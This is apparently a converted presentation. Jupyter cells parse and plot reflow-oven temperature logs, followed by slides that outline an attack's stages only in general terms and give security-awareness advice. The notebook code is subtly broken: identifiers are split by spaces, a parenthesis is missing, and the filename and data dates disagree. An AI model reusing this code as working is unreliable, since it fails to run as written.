
We calculate the relative value based on the first non-zero timer value of the controller (usually 15 seconds).

```
In [184]: from parser import ReflowLogParser
          p = ReflowLogParser('logs/2018-03-17 2.txt')
          p.parse()
          time_limit = (-30, 480)
          reflows = []
          times = []
          for reflow in p.reflows:
              df = pd.DataFrame.from records(
                  reflow.get_reflow_profile(),
                  columns=('Time', 'Timer', 'Temperature')
              reference = df[df.Timer > 0].iloc[0]
              df['Relative'] = df.Time.apply(lambda x: int(round((x - reference.Time).total_seconds() + ref
          erence.Timer)))
              filtered = df[(df.Relative <= time_limit[1]) & (df.Relative >= time_limit[0])]
              reflows.append(filtered)
              times.append(reflow.date_reflow_started)
          reflows[0].head()
```

Out[184]:

	Time	Timer	Temperature	Relative
26	2019-03-17 20:33:04	0	40.78	-30
27	2019-03-17 20:33:05	0	41.39	-29
28	2019-03-17 20:33:06	0	41.86	-28
29	2019-03-17 20:33:07	0	42.39	-27
30	2019-03-17 20:33:08	0	42.89	-26

```
In [189]: fig = plt.figure(figsize=(15, 8))
          for reflow, time in zip(reflows, times):
              plt.plot(reflow.Relative, reflow.Temperature, label=time.strftime("%d.%m.%Y %H:%M"))
          ref = pd.read csv('reference/amtech lf-4300.csv', names=('time', 'temp'))
          plt.plot(ref.time, ref.temp, label='Amtech LF-4300', color='g', linestyle='dashed')
          ticks = list(np.arange(time_limit[0], time_limit[1] + 1, 30))
          plt.xticks(ticks, rotation=45)
          plt.xlabel("Reflow profile time")
          plt.grid(True)
          # reference profile temperatures
          plt.axhspan(140, 200, facecolor='yellow', alpha=0.1, label='Soak phase', edgecolor='black')
          plt.axhspan(219, 270, facecolor='gray', alpha=0.1, label='Reflow phase', edgecolor='black')
          plt.xlim(*time limit)
          plt.ylabel("Temperature")
          plt.title("Reflows")
          plt.legend()
          plt.show()
```







ANATOMY OF AN ATTACK


ANATOMY OF AN ATTACK

- Start at the end
- 1 Recon
- 2 Right tools
- 3 Development + testing
- 4 Execute + learn live + update






ULTIMATE UX



HACKER'S MINDSET






END OF STORY



HACKERS NOWADAYS ARE NOT LIKE FROM MOVIES 10 YEARS AGO

- O) COMMON SENSE
- 1) BETTER SAFE THAN SORRY / EDUCATE YOUR COLLEAGUES
- 2) JUST ONCE, YOU HAVE TO BE RIGHT ALL THE TIME
- 3) HAVE FUN
- 4) DELIVER 100 % UX (AND USE IT FOR GOOD)

It's not just about secure code. It's about people.




TRY IT YOURSELF. HELP THEM.



THANKS FOR YOUR ATTENTION

lukas@twisto.cz

CAN WE CHIT CHAT?



lukas@twisto.cz